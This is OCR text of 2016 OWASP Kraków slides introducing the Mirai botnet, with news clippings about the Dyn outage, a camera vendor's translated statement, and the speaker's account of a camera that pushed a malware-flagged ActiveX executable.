OWASP
Open Web Application
Security Project


Mirai botnet

Intro to discussion

Slawomir.Jasek@securing.pl @slawekja

OWASP Kraków, 15.11.2016

We have all heard about it...



NOV 3, 2016 @ 04:00 PM 16,466 VIEWS

The Little Black Book of Billionaire Secrets

Someone Just Used The Mirai Botnet To Knock An Entire Country Offline

Lee M

Observ

Opinions e

Last month,

theguardian

sport football opinion culture business lifestyle fashion environm

DDoS attack that disrupted interne was largest of its kind in history, experts say

Dyn, the victim of last week's denial of service attack, said it was orcl using a weapon called the Mirai botnet as the 'primary source of mal attack'

- Major cyber attack disrupts internet service across Europe and US


21 OCT 16

Hacked Cameras, DVRs Powered Today's Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.


Earlier today cyber criminals began training their attack cannons on **Dyn**, an Internet infrastructure company that provides critical technology services to some of the Internet's top destinations. The attack began creating problems for Internet users reaching an array of sites, including Twitter, Amazon, Tumblr, Reddit, Spotify and Netflix.

Most often pointed manufacturer



www.xiongmaitech.com/en/index.php
Profile1
XM
Leading surveillance solution and technology provider
Click View ▸

No, it’s not us, it’s the users!




First, most of the security problem is because the user does not change the default password, this is the most vulnerable to use and breakthrough, so we once again remind the user to change the password in time.

Second, for embedded devices telnet attack, Mai Xiong long before April 2015 on related products closed the port. Therefore, for the product in April 2015 after the hacker is simply no way to use the port to attack, and until April 2015 for the production of products, Mai Xiong has provided firmware upgrade, if it is really worried about the risk Can be resolved through the upgrade. However, according to third-party expert analysis, for embedded closed system products, hacker attacks against the port, the device itself does not have any destructive, even without upgrading the device does not affect any use.

http://www.xiongmaitech.com/index.php/news/info/12/76

(only Chinese, I used Google translator)




equipment must also be based on the following three conditions: 1, the device is used in April 2015 before the firmware; 2, the device default user name and password ; 3, the device is directly exposed to the public network (DMZ to do mapping), without a firewall. Any of the above conditions are not available, male equipment can not be attacked or manipulated, so the attack on the actual use of the equipment has little effect. And for male Mai domestic use P2P because the network device and forward technology (no need to do mapping DMZ), the more impossible hacker attacks. Xiongmai started from the bank monitoring system, security technology is not only important but also an advantage.


Security is the common problem of all mankind, since the industry has experienced leading enterprises, then the male is not afraid to go through a time. In the face of this completely untrue malicious discourse, we will not go too much explanation and sophistry, but will first put the customer and the user first, focus on products and services to take action to show that we are responsible for the customer Attitude and bear the corresponding social responsibility.

My story...

- The best-priced IP camera with PoE and ONVIF
- Management standard (was supposed to) assure painless integration of the video in my installation.




This webpage wants to run the following add-on: 'web activex module' from 'Microsoft (unverified publisher)'.
What's the risk?



Do you want to run or save **NewActive.exe** (3,01 MB) from [redacted]?

This type of file could harm your computer.



virustotal

SHA256: 2a444d5d41d705c626d6a76651d3e6898e93158cf71c0bbcbe150d491d735303


File name: NewActive.exe

Detection ratio: 3 / 55

Analysis date: 2015-04-28 19:41:29 UTC (2 weeks, 5 days ago) View latest

Antivirus	Result	Update
ByteHero	Virus.Win32.Part.a	20150428
CMC	Trojan-Downloader.Win32.Geral!O	20150423
TrendMicro-HouseCall	Suspicious_GEN.F47V0420	20150428
AVG	✓	20150428

Malware embedded...



